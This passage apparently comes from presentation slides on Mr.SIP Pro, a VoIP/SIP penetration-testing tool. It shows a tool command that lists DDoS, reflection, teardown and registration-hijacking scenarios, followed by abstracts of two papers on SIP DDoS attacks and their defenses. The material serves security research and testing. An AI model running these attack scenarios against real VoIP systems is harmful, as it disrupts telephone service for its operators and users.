         100 <----------        0         0         0         0
         200 <----------        0         0         0         0
      INVITE ---------->        0         0         0
         100 <----------        0         0         0         0
         180 <----------        0         0         0         0
         183 <----------        0         0         0         0
         200 <----------        0         0         0         0
         ACK ---------->        0         0
       Pause [    30.0s]        0                               0
         BYE ---------->        0         0         0
         200 <----------        0         0         0         0

------------------------------ Test Terminated --------------------------------
```

```
root@kali-64:~/Desktop/Mr.SIP_Pro# python3 mr.sip.py --asp --scenario-list

  ~ By Melih Tas (SN)

   Greetz ~  Caner  Onur  Nesli
   Maintainer ~ Hakki Riza Kucuk


Predefined Attack Scenarios:
1-Incomplete INVITE Transaction DDoS with Non-responding Destination Attack
2-Incomplete INVITE Dialog DDoS Without ACK Attack
3-SIP Response Reflection Attack
4-SIP Request Reflection Attack
5-Registration Erasure Attack (targeted to Call Centers)
6-Teardown Attack Using BYE Message
7-Teardown Attack Using CANCEL Message
8-Registration Hijacking
```

Advanced Attacks w/ SIP-ASP (Attack Scenario Player)

Elsevier, Computers & Security, Volume 63, November 2016, Pages 29-44, **"Novel SIP-Based DDoS Attacks with Effective Defense Strategies"**

https://www.sciencedirect.com/science/article/pii/S0167404816300980

- ***Incomplete INVITE Transaction DDoS with Nonresponding Destination Attack***
- ***Incomplete INVITE Dialog DDoS without ACK Attack***

COMPUTERS & SECURITY 63 (2016) 29–44

Available online at www.sciencedirect.com

ScienceDirect

journal homepage: www.elsevier.com/locate/cose

Computers & Security

Novel session initiation protocol-based distributed denial-of-service attacks and effective defense strategies

Ismail Melih Tas [a], Bahar Ugurdogan [b], Selcuk Baktir [a,]*

[a] *Department of Computer Engineering, Bahcesehir University, Istanbul, Turkey*
[b] *Department of Applied Mathematics, Bahcesehir University, Istanbul, Turkey*

ARTICLE INFO


Article history:
Received 26 October 2015
Received in revised form 12 August 2016
Accepted 31 August 2016
Available online 7 September 2016


Keywords:
DDoS
Incomplete transaction
IP spoofing
Next generation network
Retransmission
SIP
SIP security
Unified communication
VoIP
VoIP security

ABSTRACT

Voice-over-IP (VoIP) and its underlying session initiation protocol (SIP) techniques have become popular in recent years. VoIP/SIP techniques are used widely in unified communication systems and next generation networks, and there is no doubt they will play increasingly important roles in the future of communication techniques. However, unlike transmission control protocol (TCP)-based applications, the user datagram protocol (UDP)-based VoIP/SIP applications are not as mature and they have some security vulnerabilities. Therefore, it is crucial to study VoIP/SIP-related security issues. In this study, we investigated the existing vulnerabilities in the SIP protocol and identify new vulnerabilities in the SIP retransmission mechanisms, which could be exploited by denial-of-service (DoS)/distributed denial-of-service (DDoS) attacks. We prepared a VoIP/SIP security laboratory environment and a DDoS attack simulator. We developed two advanced attacks by exploiting the vulnerabilities identified in the SIP retransmission mechanism and we implemented these attacks in our laboratory environment using the DoS/DDoS attack simulator. Our intelligent attacks could bypass black-lists as well as IP-based rate limiting, packet count-based rate limiting, session/transaction-based rate limiting, and automatic message generation detection systems in the existing state-of-the-art security perimeters, such as firewalls, intrusion detection systems, intrusion prevention systems, and anomaly detection systems. Furthermore, we developed a novel defense mechanism to effectively combat the proposed attacks and we implemented it successfully in our VoIP/SIP security laboratory environment. We showed that our defense mechanism reduced the CPU load of a SIP server under attack from 87% down to 13.6%.

© 2016 Elsevier Ltd. All rights reserved.






Advanced Attacks w/ SIP-ASP (Attack Scenario Player)

IEEE Access-2020-25937 "**A Novel SIP Based Distributed Reflection Denial-of-Service Attack and an Effective Defense Mechanism**"

https://ieeexplore.ieee.org/abstract/document/9114982

- ***SIP Request Reflection Attack (SRDoS in short)***



IEEE Access

Received May 20, 2020, accepted May 30, 2020, date of publication June 11, 2020, date of current version June 29, 2020.

Digital Object Identifier 10.1109/ACCESS.2020.3001688

A Novel SIP Based Distributed Reflection Denial-of-Service Attack and an Effective Defense Mechanism

I. MELIH TAS[1], BASAK GENCER UNSALVER[1], AND SELCUK BAKTIR[2], (Member, IEEE)


[1]Department of Computer Engineering, Faculty of Engineering and Natural Sciences, Bahçeşehir University, Istanbul, Turkey

[2]College of Engineering and Technology, American University of the Middle East, Kuwait


Corresponding author: Selcuk Baktir (selcuk.baktir@aum.edu.kw)

ABSTRACT We introduce a novel SIP based attack, named as the SR-DRDoS attack, that exploits some less known SIP features by using the IP-spoofing technique, the reflection based attack logic and the DDoS attack logic. Furthermore, we develop a SIP-based DoS/DDoS attack simulator, named Mr. SIP, and use it to implement our SR-DRDoS attack. Our attack is shown to dramatically increase the CPU load of a SIP server from 0% up to 100% in only 4 minutes after the attack is initiated. Since our intelligent attack creates legitimate traffic on the SIP network by using reflection methods, it bypasses black-lists as well as IP, packet-count or session/transaction based rate limiting and automatic message generation detection systems which exist in state-of-the-art security perimeters such as firewalls, intrusion detection/prevention systems and anomaly detection systems. Moreover, we propose a novel defense mechanism that effectively mitigates our proposed DRDoS attack. Our defense mechanism is shown to successfully reduce the CPU load of a SIP server under attack from 71% down to 18% within 3 minutes after it is initiated.

INDEX TERMS VoIP, voice over IP, VoIP security, SIP, session initiation protocol, SIP, SIP security, DoS, DDoS, DRDoS, distributed reflection denial of service attack, reflection attack.



VoIP Pentest Methodology w/ Mr.SIP Pro



Closing Thoughts

Lead Maintainer: Hakki Riza Kucuk

- Computer Science (Informatik) Student in University of Zurich (UZH)
- **https://github.com/hrkck** (available for hire!) ☺

Special Thanks (Neslisah, Onur, Caner)

Call for Contribution

Meaningful wordlists for username, passwords, user-agents

References

I. M. Tas, B.G.Unsalver, and S. Baktir, "A Novel SIP Based Distributed Reflection Denial-of-Service Attack and an Effective Defense Mechanism", IEEE Access 2020-25937, Vol. 8, pp. 112574–112584, June. 2020 https://ieeexplore.ieee.org/abstract/document/9114982

I. M. Tas, B. Ugurdogan, and S. Baktir, ''Novel Session Initiation Protocol Based Distributed Denial-of-Service Attacks and Effective Defense Strategies,'' Computers & Security, Vol. 63, pp. 29–44, Nov. 2016 https://www.sciencedirect.com/science/article/pii/S0167404816300980

IEEE 22. SIU Conf., KTU, Trabzon, Turkey, "Anatomy of SIP Registration Removal Attack and Defense Strategies" – 04.2014 https://ieeexplore.ieee.org/abstract/document/6830550

IEEE 23. SIU Conf., Inonu University, Malatya, Turkey, "Integrating VoIP/UC Security into the Holistic Information Security Planning" – 05.2015 https://ieeexplore.ieee.org/abstract/document/7130001

2nd ICR Workshop, "Our Proposed SIP-Based DRDoS Attacks & Effective Defense Mechanism", Tallinn, Estonia – 07.2016

https://www.blackhat.com/asia-19/arsenal/schedule/index.html#mrsip-sip-based-audit-and-attack-tool-14381

https://www.offzone.moscow/report/mr-sip-sip-based-audit-and-attack-tool/

https://www.blackhat.com/us-19/arsenal/schedule/#mrsip-sip-based-audit--attack-tool-16866

https://www.blackhat.com/eu-19/arsenal/schedule/index.html#mrsip-sip-based-audit--attack-tool-18190

https://www.cfca.org/fraudlosssurvey

https://securelogix.com/wp-content/uploads/2019/06/SL_State-of-Security-Report_2017.pdf

https://www.blackhat.com/latestintel/01222019-discover-new-tools.html

Thanks!

https://mrsip.pro/

https://mrsip.gitlab.io

https://github.com/meliht/mr.sip

https://twitter.com/mrsip_official

https://www.youtube.com/channel/UCgrI4qYdhrlPjxG8OtxqSkw

Contact : i.melih.tas@gmail.com
LinkedIn : https://www.linkedin.com/in/melihtas/
Twitter : https://twitter.com/artinscience
Github : https://github.com/meliht